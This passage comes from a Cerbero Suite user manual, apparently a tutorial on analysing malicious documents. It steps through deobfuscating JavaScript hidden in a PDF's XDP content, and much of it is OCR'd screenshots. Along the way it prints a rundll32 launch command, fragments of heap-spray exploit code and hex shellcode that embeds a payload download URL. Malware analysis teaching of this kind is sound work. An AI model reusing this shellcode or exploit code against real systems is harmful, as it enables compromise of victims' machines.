arg_0: "rundll32 ..\idefje.ekfd,DllRegisterServer"
AK28: ""
```

Sometimes, analyzing a file can be simple, even if it utilizes technology you may not be familiar with.

Clearly, not all malicious Excel documents are this simple to analyze; some contain selfdecrypting formulas that complicate the process.

2.3 PDF DOCUMENT ANALYSIS

The previous two samples offered a basic introduction to help you get started. This next sample will be more challenging and will help you gain greater confidence in using Cerbero Suite.

To follow along with this analysis, ensure that you have installed the JavaScript Beautifier package. Additionally, if you hold a personal license, install the ShellcodeToExecutable

package; if you have a commercial license, install the Silicon Shellcode Emulator package.

🕞 💼 😰 🤌 🦫 💀	11 million 1 million 1			an am b a	* * *	a na la na la la			100% SHA-256		7D8A7B61A3CCCED86F5D4515980431D75B8D42F85 Output	
-										0 X (Output	
#			ile			Ri		Format				
1 C:\user_manual_san	nples\pdf_d	ocument				100%		PDF				
10 Hierarchy		ð x	G Analysia	fodf docum	entl							
Fiter			0x Hex	Text	Overview							
Name	Risk	Group										
4 pdf document	100%	Docun		Offset		2 3 4 5 6		8 9 A				
 par_accuments A Documents 	100%	Docum		0000000		46 2D 31 2E			3 CF D3 0D 0A		<-Format Data - Foreign Data	
Bocuments	70%	Docun		0000001		20 6F 62 6A F 62 6A 0D 0A			E 3E 0D 0A 65 F 62 6A 0D 0A		<-Unknown/Unref Data <-Unknown/Unref Data - Foreign Data	
[8.0 OD]	70%	Docun		0000002		F 62 6A 0D 0A			F 4B 69 64 73		<-Unknown/Unref Data - Foreign Data	
				0000004		20 30 20 52			0 52 5D 20 2F	.[1.0.R.2.0.R]./		
				0000005		65 2F 50 61		65 73 3E 3	E OD OA 65 6E	Type/Pages>>en		
<		>		0000006		2 6A OD OA 38			2 6A 0D 0A 73		<-Unknown/Unref Data - Foreign Data	
Summary		@ ×		0000007		5 61 6D 0D 0A			4 72 65 61 6D		<-Unknown/Unref Data	
Threat	ls.			0000008		5 6E 64 6F 62 3C 2F 4C 65			0 30 20 6F 62 0 30 3E 3E 0A		<-Unknown/Unref Data - Foreign Data <-Unknown/Unref Data	
Interactive Form				000000A		2 65 61 6D 0A			4 70 20 65 68	stream. <h:xdp.en< td=""><td></td><td></td></h:xdp.en<>		
The format of the file is	incorrect			000000B	0 64 73 7	72 65 61 6D	3D	27 31 27 2	0 78 6D 6C 6E	dstream='1'.xmln		
The format of the file is				0000000		8 3D 22 68 74			5 38 3B 2F 2F	s:h="https#58;//		
3 The format of the file is				0000000		5 61 64 6F 62			D 2F 78 64 70	ns.adobe.com/xdp		
Dinreferenced Data	meeneer			0000008		8 OD OA 3C 61 9 67 20 78 6D		64 2F 3E 6 6E 73 3D 2	1 73 3C 63 6F 7 31 32 33 27	/"> <asd></asd> as <co nfig.xmlns='123'</co 		
Onreferenced Data				0000010		1 73 64 2F 3E			2 65 73 65 6E	> <asd></asd> <h:presen< td=""><td></td><td></td></h:presen<>		
Informat				0000011				68 3A 69 6		t> <pdf><h:intera< td=""><td></td><td></td></h:intera<></pdf>		
	tion			0000012		76 65 3E 31			9 6E 74 65 72	ctive>1 <td></td> <td></td>		
🕕 Metadata: MediaInfo				0000013		1 69 76 65 3E			3 69 6F 6E 3E	active> <version></version>		
				0000014		5 3C 2F 76 65 5 3C 2F 68 3A			E 3E 3C 2F 70 5 6E 74 3E 3C	1.5df><		
I Enmat		A X		0000015		5 3C 2E 66 3A F 6E 66 69 67			D 70 6C 61 74	/config> <templat< td=""><td></td><td></td></templat<>		
fiter				0000017		6D 6C 6B 73			4 70 3A 2F 2F	e.xmlns='http://		
III 1.0 (unref)				0000018		2E 78 26 23		30 32 3B 6	1 2E 6F 72 67	www.x6#102;a.org		
1.0 (unref)		^		0000019		3 68 65 6D 61			D 74 65 6D 70	/schema/xfa-temp		
				000001A		65 2F 32 2E			C 73 75 62 66	late/2.5/'> <subf< td=""><td></td><td></td></subf<>		
1 8.0 (unref)				000001B		20 6E 61 6D 1 77 65 3D 22			3 39 37 3B 31 E 3C 70 61 67	orm.name="a1 ".gwe="123"> <pag< td=""><td></td><td></td></pag<>		
8.2 (unref) 18.0 (unref)				0000010	22 20 7	17 05 30 22	21	32 33 22 3	2 30 10 61 61	.qwe= 123"> <pag< td=""><td></td><td></td></pag<>		

From the hierarchy view, we can see that the PDF contains an XDP document.

Risk	Group	Format	Size	Relation
100%	Document	PDF	21.51 KBs	Root
70%	Document	XDP	20.81 KBs	Child
	100%	100% Document	100% Document PDF	100% Document PDF 21.51 KBs

XDP documents can contain other PDF documents and JavaScript code.

In this case, the XDP document indeed contains JavaScript.

	[pdf_document] - Cerbero Suite 7.5 🛛 🚽 🗖 🗙
File Navigation Actions Views Tools Help	
R 🖻 🖻 🦻 🐎 🗣 🖸 🛱 🖬 🖓	
2 Roots	# × Oxput #
	File Risk Format
1 C:\user_manual_samples\pdf_document	100% PDF
	C. Analysis [lave5crpt Code] Ø
iter	<pre>1 <h:script asd="bregre" contenttype="application/x-javascript"> 2 if(applar=gve123b.rawYalue.split('36%');</h:script></pre>
Name	<pre>3 function test3() (if(s) v=ar[z]*1;s=s+cc[v+24];)</pre>
df_document	<pre>4 cc={q:"var pding:b, cefhots_x=why()11'420657839u(.VS'<+I)*/DkR%-W[]mCj^?:LBKQYEUqFM"}.q;</pre>
Documents I8.0 obi1	5 qq='qhej4vabl'; 6 q=qu[2]+qu[5]+qu[6];
< >> 2 Summary & x Threats 2 JavaScript Code	<pre>8 b=(vi((s)(s))).v.q.s; s = (vi(s)(s)).v.q.s; s = (vi(s)(s)).v.q.s; 11 n=(vi(s)).v.q.s; 12 n=(vi(s)).v.q.s; 13 a=(vi(s)).v.q.s; 14 a=(vi(s)).v.q.s; 15 a=(vi(s)).v.q.s; 16 a=(vi(s)).v.q.s; 17 a=(vi(s)).v.q.s; 18 a=(vi(s)).v.q.s; 19 a=(vi(s)).v.q.s; 19 a=(vi(s)).v.q.s; 10 a=(vi(s)).v.q.s; 10 a=(vi(s)).v.q.s; 11 a=(vi(s)).v.q.s; 12 a=(vi(s)).v.q.s; 13 a=(vi(s)).v.q.s; 14 a=(vi(s)).v.q.s; 15 a=(vi(s)).v.q.s; 16 a=(vi(s)).v.q.s; 17 a=(vi(s)).v.q.s; 18 a=(vi(s)).v.q.s; 18 a=(vi(s)).v.q.s; 19 a=(vi(s)).v.q.s; 19 a=(vi(s)).v.q.s; 10 a=(vi(s)).v.q; 10 a=(vi(s)).v.q.s; 10 a=(vi(s)).v.q.s</pre>
li Format ∂ ×	
Enter Python code here [focus with C	U Strl+Alt+.]

If we examine the JavaScript code, we can see it uses a value (qwe123b) that is not present within the code itself.

The value comes from the XDP document, which has an XML format.

紀 🛍 🛍 🤌 🏷 🖨			a	🕨 🔶 🌸 🚖 🛬 🧏 🧮 🧮 🚝 🚝 👙 🖕 100% SHA-256 💿 7242E8B1C796DF5D4BB60C287B2C922F0E57E1426D713F1E16B00EA	
				Ø × ⊖Output	
#		File		Risk Format 100% PDF	
1 C:\user_manual_sa	mples\pdf_document			100% PDF	
Nierarchy	8 >	C, Analysi	s [[8.0 obj]]		8
Filter		0x Hex	Text	Verview	
Name	Risk Grou	P 49	<asd></asd>		
pdf_document	100% Doct	n 50	<pre>cxfa:dats</pre>	asets a="a" xmlns:xfa="http://www.xfa.org/schema/xfa-data/1.1" b="b">	
4 📄 Documents		51 52		:data> <al test="123"></al>	
🔚 [8.0 obj]	70% Doc	n 53		<pre><pre><pre><pre><pre><pre><pre><pre></pre></pre></pre></pre></pre></pre></pre></pre>	
			\$88-1488	8-14888-21888-21888-12888-12888-12888-13888-21888-19888-19888-19888-13888-21888-11888-11888-11888-11888-11888-1	
				8-10888-13888-21888-16888-16888-16888-13888-23888-9888-9888-9888-15888-23888-23888-22888-21888-20888-8888-	
<		18%%	8-17888-	7%%%-11%%%-22%%%-5%%%%-23%%%-13%%%-21%%%%-15%%%-24%%%-23%%%-22%%%-21%%%-21%%%-21%%%-21%%%-17%%%	
				21848-1888-22888-22888-23888088818882888-15888-24888-23888-22888-218880888-21888-3888-21888-17888-11888-2888	
😡 Summary				22%%%-22%%%-23%%%0%%%1%%%2%%%-15%%%-24%%%-23%%%-21%%%-5%%%3%%%4%%%-3%%%5%%%%6%%%-12%%%7%%%0%%%9%%%0%%%	
Threa	ats			考生10条条件1条条11条条条12条条包带条体6条条-22条条513条条4-12条条57条条包件条号的条条90条条510条条包用条条4-10条条69条条13条条12条条52条条13条条62条条62条条-23条	
😮 JavaScript Code				%-1188%-148%%12%%%0%%%6%%%-23%%%13%%%0%%%7%%6%%%12%%%7%%%6%%%-23%%%9%%%-11%%%7%%%%-10%%%12%%%0%%%6%%%-23%%%	
Informa	ation			**************************************	
Metadata: MediaInfo				8811881188118611441166114611661146116611461166114611661146116611461166114611660	
-		88-1	2888-108	**-12***12***10***-11***66***11***10***13***6***-11***14**10***-10***13***13***-12***0***9***6***12***-14***	
				%8%%%12%%%-14%%%6%%%6%%%8%-12%%%12%%%-14%%%11%%%8%%%4%%%-12%%%10%%%9%%%12%%%-14%%%11%%%9%%%12%%%12%%%11%%%	
				14%%%9%%%%9%%%12%%%-14%%%10%%%-11%%%13%%%-12%%%0%%%13%%%13%%%13%%%13%%%7%%%%-12%%%12%%%44%%-11%%%44%%	
		\$108		**-10%%%-10%%%-10%%%-14%%%12%%%12%%%-14%%%6%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%	
				14%%%12%%%11%%%%13%%%6%%%%7%%%%6%%%12%%%10%%%%10%%%%10%%%%10%%%4%%%~11%%%%14%%%~11%%%~14%%%6%%%%-12%%%10%%	
		8488	\$1088898	**12***-14***11***10***13***-12***-12***-14***11****6**13***13***10***11***12***05**13***-10***10***10***10***	
		8489 -148	\$10\$\$\$9\$ \$\$11\$\$\$9	%%12%%%%-14%%%10%%%13%%%-12%%%%12%%%-14%%%11%%%%6%%%13%%%11%%%12%%%6%%%13%%%-10%%%-10%%%10%%%10%%%10%%%12%%% #%%7%%%8%%%8%%13%%%-10%%%10%%%13%%%-12%%%14%%%6%%%14%%%6%%%4%%%-10%%%-12%%%-23%%%-19%%%8%%%%%%%%%%%%%%%%%%%%%%%	
		8488 -148 1088	\$1088898 \$8118889 \$1388813	\$\$1288#-1488%1188%108%8138%8-128%8-128%81148%66%8138%8108%8118%8128%8128%8128%8128%8128% \$#\$738868%85%8138%8-10%8110%8138%8138%8-128%8148%85%8148%85%844%8-10%81-128%8-238%8-198%8148%85%8138% \$#\$-198%8-146%81468%81-128%8148%128%8138%8-128%8148%85%8148%85%844%85-10%81-128%84-238%8128%85%8138%8-128%8	
Lii Format	ē >	\$488 -148 1088 \$-19	\$10\$\$\$9\$ \$\$11\$\$\$9 \$13\$\$\$13 \$\$\$85\$13	912249-14491194104104912349-124912494 197784978498949971344-10491094911349113491134912349124914914349144914491449149149149149149149149112444-1244914 1987-1984-20449284-10491294-10491-104914914914914914914914914914914914914914	
	ðs	\$488 -145 1089 \$-19 \$108	\$10\$\$\$9\$ \$\$11\$\$\$9 \$13\$\$\$13 \$\$\$85\$\$ \$\$\$85\$\$ \$\$\$-1188\$	N12244-14441144124412444-2444424444444444	
L# Format	8,	\$488 -148 1088 \$-19 \$108 1088	\$10\$\$\$9\$ \$\$11\$\$\$9 \$13\$\$\$13 \$\$\$85\$ \$\$ \$\$ \$\$ \$13\$\$ \$ \$ \$ \$ \$ \$ \$ \$ \$ \$ \$ \$	NI 2004 - 1000 III 1000 III 2000 III 2000 III 2000 III 1000 III 10	
	8 >	\$488 -148 1088 \$-19 \$108 1088 1088	10164894 55115559 101386813 10558858 105556 105556 105556 105556 105556	M.22013-100021001200012000-1200022000-120002100000000	
		\$488 -145 1088 \$-19 \$108 1088 1088 1088	1088898 55115559 181388813 185885881 188-11888 18105556 18-23588- 18-195588	NI 2004 - 1000 III 1000 III 2000 III 2000 III 2000 III 1000 III 10	
	ë y	\$488 -148 1088 8-19 \$108 1088 1088 1088 1188 8-10	1088898 55115589 11388813 558855813 588855813 588-11888 108555 18-23888- 18-195588 188811888	MILLION - LANKIIN LONKIILUMI - LANKIILUMI - LANKIIN LINKIILUMI - LANKINGANII LINKIILUMI - LANKIILUMI - LANKII	
	8 >	\$488 -148 1088 \$-15 \$108 1088 1088 1088 1088 1188 \$-10 1188	41044494 44114889 41344413 448868881 488-11888 41088868 48-23888- 48-198888 48-23888- 48-198888 48218888	NU2244-10402101200002000-220002240-2000210000000000	

We create a new text view (Views \rightarrow Open New Text View) and paste the value of the qwe123b node inside a string variable:

```
1 qwe123b = "[NODE\_VALUE\_HERE]";
```

We then append the JavaScript code with a slight modification. We change:

```
1 if(app)ar=qwe123b.rawValue.split('%%%');
```

To:

```
1 ar=qwe123b.split('\%\%\%');
```

Once done, you should see something similar to the screenshot below.


Roots				1				σ×	Outpu	ut .	
*	Fi	ile		Risk	6	ormat					
1 C:\user manual samples\pdf d	ocument			100%	PDF						
W Hierarchy	8 X		Analysis [JavaScript Cod				Editor				
iker		8268882		-1888-1888-: (5888-4888-)	1888-188:	42888-1888	-1888-1888-18	88-1888-1888 5888-1888768	-1888-1	1888-1888-1888-1888-1888-188844888	-1888-1888-188
Name Risk	Group		-588838887888-15888	-5888378881	1888-388	-588823888	138881888-588	837888988828	8824888	-54883788812888-388820888198	*******
pdf_document 100%	Docun		27888-16888-16888-1	111111111111111111111111111111111111111	\$\$428882	488-15888-	5488378841484	8-3888-58882	3888788	\$155520555445554755549555425	\$\$20\$\$\$-13\$\$\$4\$
Documents		8888881 88-2888	48881288868882888-1	5888-588838		4-38882088	84488844888-1	2888-1888-18	88-1888 	4688827888-1888-188846888-18	68-1888-1888-18
[8.0 obj] 70%	Docun			-188842888-	1888-188	-1888-1888	42888-1688846	88827888-188	8-18884	6888-1888-1888-1888-18884288	8-1888-1888-188
			6888448884688846888		6888-188	-1888-1888	-188823888-18	88-1888-1888	-188849	****-2***46***46***-1***	46888-1888-188
			1%%%-2%%%23%%%-1%%% 1%%%-1%%%%-1%%%%50%%%	-1888-18884	7888-188	46%%%27%%%	-188850888-28	88-1888-1888	-188836	58881988823888-1888-1888-1888	-1888-1888-188
<	>				15552055	2055520555	2055520555205	55-10655-055 55-3555-5555	6366636 37555_1		555-35553/55 13%%%20%%%20%%
🛿 Summary	8 ×		5000-10000-10000100	-588838883		4883888-11	***-17***-16*	88-7888-9888	3088878	***2***-5***3***3***7***22***	-3%%%15%%%-17%%
Threats			-6%%%-12%%%-23%%%-2	0888-118881	\$\$\$20\$\$\$	09999999999	\$\$20\$\$\$2\$\$\$-1	5888-5888388	\$3\$\$\$13	3%%%-3%%%-5%%%37%%%7%%%1%%%-5	***3***3***7**
🚱 JavaScript Code			5%%%-2%%%-18%%%-7%% %%%-14%%%17%%%-22%%				3888388813888			\$8%\$\$\$1\$\$%28%\$2%\$%\$-15\$%%\$48%\$ \$%\$\$.~~~\$\$\$\$\$77\$\$\$17\$\$\$17\$\$\$	-2888-11888488
Information		2									
🚺 Metadata: MediaInfo		3 ar=qwe1	23b.split('%%%');								
		4	<pre>test3()(if(s)v=ar</pre>								
			var pding;b, cefhots				*/DxB&-WIlmCi	2:LBROYEUGE	M"1.42		
		7 gg='ghe	j4vabl';								
			+qq[5]+qq[6];								
		9 q=q+qq[10 b=(w:(a	8]; :{x:this}}}.v.g.x;								
		11 w={v:b[q]}.v;								
Li Format		12 s=Array									
Fiter		13 n={v:cc).v; ;i=3794<0;i++)(
		15 z=i;	(1-3/94(0)1++)(
		16 test3()	;								
		17 }									
		18 w(s);									

Now that we have made the JavaScript code self-contained and independent from the XDP document, we can use the JavaScript debugger to help us understand what it does.

To start the JavaScript debugger, execute the appropriate action by pressing Ctrl+R or selecting it from the 'Actions' menu.


	Execute Action Cerbero Suite	7.5 🔹 🔁
Installed Editor		
Show disabled actions		Configure
Filter		
Base64 to Bytes		^
Hex String to Bytes		
Text to Bytes		
Emulate		
Emulate Batch Script		
JavaScript		
Beautify JavaScript		
Debug JavaScript		
Execute JavaScript		
Open New JavaScrip	t Editor	
JSON		
Indent		
Online		
Download Chrome E	xtension	
Download Malware 9	ample by Hash	
Download Multiple N	Nalware Samples by Hash	
HybridAnalysis Searc		
MalwareBazaar Sear	:h	~
	OK Cancel	

The JavaScript debugger is particularly useful for deobfuscating scripts that use the 'eval' function to execute concealed code. The debugger allows you to control how 'eval' invocations are handled: if the combo box is set to 'Ask', the debugger will prompt you with a dialog showing the expression to be evaluated, giving you the option to proceed or not.



We allow the debugger to execute the script and are indeed prompted with a dialog

displaying the contents of an 'eval' invocation.



We copy the text to a new text view.

#											
		Fi	ile		Risk	Format					
1 C:\user_manual_	samples\pdf_doc	ument			100%	PDF					
W Hierarchy		<i>8</i> ×	🔍 Analysis [Jav	aScript Code]		Editor		h	Text view 1		
iter									new Array();var		
Name	Risk	Group	11='4c20600f0 4141416683e4fc	517804a3c2060	00f0f63804aa3	Beb804a302082	a6e2f804a41414	141260000 8b5e3c037	000000000000000000000000000000000000000	0000000000123980	4a642060010004000041414 675fb8734248564755160eb
# bdf_document	100%	Docun	68b753c8b74357	803f5568b7620	003f533c94941	lfcad03c533dbi	fbe1038f27408c	1cb0d03da	40ebf13b1f75e65e8	p5e2403dd668b0c	4b8d46ecff54240c8bd803d
 Documents 		-	8b03c5ab5e59c3	eb53ad8b68208	807d0c3374039	6ebf38b68088	176a0559e898f1	ffffe2f9e	80000000058506a40		01950558bec8b5e1083c305
[8.0 obj]	70%	Docun	0c8be833c951c7	441d00777062	74c7441d052e6	546c6cc6441d0	00598ac1043088	441d04415	16a006a0053576a00	CI561485c075166	a0053ff56046a0083eb0c53
			483c30ceb02eb1	347803£0075£	a47803£0075c4	16a006afeff56	8e89cfefff8e(le0eec98fe	8a0e896f01bd33ca8	a5b1bc64679361a	2f70687474703a2f2f31323
(>	32312e3233312e 12='4=20600fa		74612f486f6d6	521772e706870	3f663d31362665	3d340000*			4+642060050004000041414
Summary		A ×	4141416683e4fc	fc85e47534e9	5f33c0648b403	08b400c8b701	568b760833db66	8b5e3c037	4332c8lee1510ffff	b88b4030c346390	675fb87342485e47551e9eb
	eats	0 ×	68b753c8b74357	803f5568b762	003£533c94941	fcad03c533db	fbe1038f27408c	1cb0d03da	40ebf13b1f75e65e8	b5e2403dd668b0c	4b8d46ecff54240c8bd803d
JavaScript Code	eats		8b03c5ab5e59c3 86f6e000068757	eb53ad8b68208 26c6d54ff1683	807d0c3374039 3c4088be8e861		f76a0559e898f1 281ec04010000F	dSc240cc7	80000000058506a40	68ff0000005083c 40476723332c744	01950558bec8b5e1083c305 2408202d73205368f800000
	nation		0c8be833c951c7	441d00777062	74c7441d052e6	46c6cc6441d0	00598ac1043088	441d04415	16a006a0053576a00	ff561485c075166	a0053ff56046a0083eb0c53
Metadata: MediaInfo									8a0e896f01bd33ca8 ; 13=app; 14=new .		2f70687474703a2f2f31323
			16= 13.viewer	Version.toSt	ring(): 16= 1	6. replace ('.	.'');while(16	length<4	<pre>; 13=app; 14=new .) 16t='0'; return ;</pre>	marseInt(16.10) function 17(18, 19)
			[while(18.len	gth*2< 19) 18	8+= 18; return	18.substrip	g(0, 19/2))fur	iction IC	(I1)		
			{_Il=unescape(_I1);roteDak-	Il.length*2	dakRote-une:	cape('%u9090')	:spray-1	7(dakRote,0x2000-		e.length-1)+dakRote;}
			function I2(Il, len) [while	[Il.length<	(len) Il+= Il;	return Il.sul	string(0,	len) function I3	(I1) [ret=''; fo	r(i=0;i< I1.length;i+=2
			{b= I1.substr(i,2);c=parse1	Int (b, 16) ; ret	+=String.from	CharCode (c);}:	eturn ret	}function ji1(I	1, 14) { 15='';	or(I6=0; I6< I1.length
			+) (_19=_14.1en	gth; 17=_11.0	in length: I	(6); I8= I4.c)	arCodeAt (_16%_	19); 15+=	String.fromCharCo	de(_I7^_I8);)re 5='':for(_I6=0;	turn _I5)function _I9(_ I6< I1.length; I6*=2)
11 Format		8 ×	(IS+='Au'; IS	+= 19(11.ch/	arCodeAt(16+	(1)); I5+= I9	I1.charCodeAt	(I6)))re	turn IS)function	13()(14= 15));if(14<9000)(15='o
iter			+uASjgggkpuL4B	k/7///waaaabi	RAAAAAAAAAAAA	AAAAAAAAAAAAAAA	iAgYA98EIBK':	j6=_11;_j	7=_13(_j6)}else{_	5='kB+ASjiQhEg	9£oBK7////
			10984): 110='0		RIXCASIAGIA/I SAWIAAAAOEDAA	EABK';]6= 1	[]]/=_13(_]6)] DAARAAAAAAAAAAA	B=`SUKC	ADggAABB'; j9= 12 ABAAAABOEEAAEAAAA	('QUEB', TAAAAFWERAARAAA	AWTAAAUARDAMWAAACSTAAAA
			AMDAj//7//'; 1 \$2) 112+=unesc	11=_j8+_j9+_!	110+_j5;_112=	:_ji1(_j7,'');	if(_112.length				

The JavaScript code is not properly formatted and is therefore difficult to read, so we

execute the JavaScript beautifier action to make it readable.

Instaled Editor	
E OLO I	0.0
Show disabled actions	Configure
Filter	
Conversion	^
Base64 to Bytes	
Hex String to Bytes	
Text to Bytes	
Emulate	
Emulate Batch Script	
JavaScript	
Beautify JavaScript	
Debug JavaScript	
Execute JavaScript	
Open New JavaScript Editor	
JSON	
Indent	
Online	
Download Chrome Extension	
Download Malware Sample by Hash	
Download Multiple Malware Samples by Hash	
HybridAnalysis Search	~

We can spot two strings in the JavaScript code that look like shellcode.

4	[pdf_document] - Cerbero Suite 7.5 📃 🗖 🔀
File Navigation Actions Views Tools Help	
R 8 2 / 5 2 C R 8 C C	
Roots	σ × Cotput σ ×
	File Risk Format
1 C:\user_manual_samples\pdf_document	100% PDF
≪ Hierarchy Ø ×	🔍 Analysis (JavaScript Code) 💿 Editor 💿 Text view 1 🖸
Fiter	1 var padding:
Name Risk Group	2 Yur bbb, ccc, ddd, eee, fff, ggg, hhh; 3 Yur pointers a, i;
# http://www.internet.com/pdf_document	s var pointers a, 1; 4 var x = new Array();
 Documents 	5 var y = new Array();
📑 [8.0 obj] 70% Docur	6 var 11 - 4c20600f0517804s3c20600f0f663804ss3cb804s3020824s6c2f804s4141414126000000000000000000000000000000
	14141416683e4fcfc85e47534e95f33c0648b40308b400c8b701c568b760833db668b5e3c0374332c81ee1510ffffb88b4030c346390675fb87342485e47551e9e
<>	b4c51568b753c8b74357803f5568b762003f533c94941fcad03c533db0fbe1038f27408c1cb0d03da40ebf13b1f75e65e8b5e2403dd668b0c4b8d46ecff54240c8
	bd802dd8b048b03C5ab555C3bb55adb5820807d0c33740396bb53b6808Bbf76ab5598989fffffe2fe2f980000000585654408ff9000005880195055Bbc8 bss1087405ff4366f6en0006875726c454ff4682408bahe88fffffeftebb2eb291
Summary 8 ×	d73205368f8000000ff560c8be833c951c7441d0077706274c7441d052e646c6cc6441d0900598ac1043088441d0441516a006a0053576a00ff561485c075166a006a005556666c6c6441d0900598ac1043088441d0441516a006a0053576a00ff561485c075166a006a0055566665c06441d0900598ac10630666c6c664606660666666666666666666666
Threats	053ff56446a083ebc53ff56443c30e2b2eb1347803f0075f447803f0075c464006xfff560889cfffff8440eec846ebee36f031ac8865b1bc646793 61bcf969f44705875f575555555555555555555555555555555
information	7 Var 12 -
Metadata: MediaInfo	'4c20600fa563804a3c20600f9621804a901f804a3090844a7d7e804a4141414126000000000000000000000000000000
• metauata. meutanno	141414166384ffcfc85e47534e95f33c0648b40308b400c8b701c568b760833db668b593c037433c281ae1510ffffb88b4030c346390675fb87342485e47551e98
	bd/31/d8b/48b/3c5ab5s/3c5ab5s/3c5ab5s/3c5ab5ad5b20831/3c24541/3z405ab53b3b3b3b3b3b3b3b42b4081/3b1/26025b3b4245340000000585064404887000000583b40548b408400000000000000000000000000000
	b5e1083c305ffe3686f6e00006875726c6d54ff1683c4088be8e861ffffffeb02eb7281ec040100008d5c240cc7042472656773c744240476723332c7442408202
	d7320536678000001ff5606bbe33c91c744140077706274c7441d032e646ccc64414140900598ac1043088441d041516a006a0053576a00ff561495c075166a0 053ff56045a0038+00c53ff560463330eb0264134780310075544780160075c46a006afff560889Ccffff8e4e0ecs96fe3a0e89601bd33ea8ab1bc666793
	61a2f70687474703a2f2f3132392e3132312e3233312e3138382f646174612f486f6d652f772e7068703f663d313626653d340000';
	8 _13 - app;
til Format 8 ×	9 14 = new Array(); 10
Fiter	11 function _15()
	12 (13 var_16 = _13.viewerVersion.toString();
	14 16 = 16.replace('.', '');
	<pre>15 While (_16.length < 4) _16 += '0';</pre>
	16 return parseInt(_16, 10)
	18 function 17(18, 19)
Enter Python code here [focus with 0	ttrl+Alt+.]

We use the 'Hex String to Bytes' action to convert one of the strings into bytes.

3 -	Execute Action Cerbero Suite 7.5	×
Instaled	Editor	
Show disa	bled actions C	Configure
Filter		
Conversion	1	^
Base64 t	o Bytes	
Hex Strir	ng to Bytes	
Text to E	3ytes	
Emulate		
Emulate	Batch Script	
JavaScript		
Beautify	JavaScript	
	avaScript	
Execute	JavaScript	
Open Ne	ew JavaScript Editor	
JSON		
Indent		
Online		
Downloa	ad Chrome Extension	
Downloa	ad Malware Sample by Hash	
Downloa	ad Multiple Malware Samples by Hash	
HybridA	nalysis Search	~
	OK Cancel	

Now, we add the decoded data as a root object to the report. This allows us to save our findings and, if desired, disassemble the shellcode using Carbon.

00000000	No.	00 CO 00 0E 17 00 47		63
00000010		Сору	•	41
00000020		Edit	•	00
00000030		Position		41
00000040			r	E9
00000050		Find	•	76
00000060		Select	•	FF
00000070		View		E4
08000000			r	F5
00000090		Print	•	DB
0A000000		Screenshot	•	3B
000000B0		Lavout	,	EC
000000C0		Layout	·	59
000000D0		Duplicate View	Ctrl+Shift+D	F3
000000E0	100			E8
000000F0	19 A	To Text View	Ctrl+Shift+T	C0
00000100	+2	Filter	Ctrl+T	6E
00000110	1	Filter	Ctri+1	E8
00000120	1	Add Selection as Root Object		5C
00000130	<u> </u>	UT 2T 12 UJ UI 1J CI .	17 27 V7 /V /2	33
00000140	44	24 08 20 2D 73 20 53 (58 F8 00 00 00	FF

We enter the name for the root object and do not select a file format.

Format	Description	File extensions	
*	Unknown		
7Z	7z Archive	7z	
ABC	ABC File		
ACODESIGN	Apple Code Signature		
ACTIVEMIME	ActiveMime Container		
AR	AR Archive	ar, lib, deb, a	
AXML	Android Binary XML		
BMP	Bitmap Image File	bmp	

By opening the root object, we can see that Cerbero Suite has already detected the data as potentially shellcode, and we can observe a URL in the hex view that is likely the URL of the payload.

P File Bit Mode File Bit Mode File										6 × ()	Output		
2 Sectode 096 (0) 7 Vience/ helicode 0 Algorithm Tot Bit Mark Bit Mark Tot Bit Mark Bit Mark <t< th=""><th></th><th>File</th><th></th><th></th><th></th><th>Risk</th><th>Forma</th><th></th><th></th><th></th><th></th><th></th><th></th></t<>		File				Risk	Forma						
Norw Concerve Norw Norw Norw	C:\user_manual_samples\pdf_document				10	0%	PDF						
Control Data (a) Description Description <thdescription< th=""> <thde< th=""><th>shellcode</th><th></th><th></th><th></th><th>09</th><th>6 (f)</th><th>?</th><th></th><th></th><th></th><th></th><th></th><th></th></thde<></thdescription<>	shellcode				09	6 (f)	?						
Warrings Warrings Tot I a A is C D B C D E F ACCII Concept Offect 0 <td>Hierarchry & ×</td> <td>🔍 Ar</td> <td>nalysis [shellcode]</td> <td></td> <td>5</td> <td>Editor</td> <td>E</td> <td>1 6</td> <td>Text view 1</td> <td>⊡ 0x</td> <td>From hex string</td> <td>×</td> <td></td>	Hierarchry & ×	🔍 Ar	nalysis [shellcode]		5	Editor	E	1 6	Text view 1	⊡ 0x	From hex string	×	
Name Procession Procession <td></td> <td>0x Hex</td> <td>Text</td> <td>Verview</td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td>		0x Hex	Text	Verview									
Particular 00000000 10 6 00	me	Offeet			6.7				LOCAL C	_			
Concepts 00000000 10 0.0 0.0 15 10 17 24 24 25 47 55 10 10 55 10	shellcode												
Construction 6 6 8 8 1 <t< td=""><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></t<>													
Concept 00 31 7 4 0 10 10 17 10 1		00000080	0 E9 EB 4C	51 56 8B	75 3C	8B 74 3	5 78 03 1	75 56 8E	LQV.u<.t5xV.				
C O													
C Construct Constr													
Q source 0 0000000 03 Ab /b /b <0 00 00 C 13 Ab /b <0 00 00 Ab /b <0 Ab /b <0 00 00 Ab /b <0 Ab /b <0 00 00 Ab /b <0 Ab /b	>												
Weinings Colored and the product of the p	Summary A X												
Possible Shelkode Detected 0000111 05 30 82 05 88 10 98 10 1 05 1 0 0000112 07 77 86 00 58 10 198 10 0 000011 0 0 000011 0 0 000011 0 0 0 000011 0													
00000110 05 73 74 60 54 95 74 74 75 74 60 54 75 74 60 54 75 74 64 56 56 85 85 85 85 85 75 74 75 74 64 50 55 24 75 74 75 74 64 50 55 24 75 74 75 74 75 <													
00000112 07 07 07 02 <	rossible Sileicode Detected												
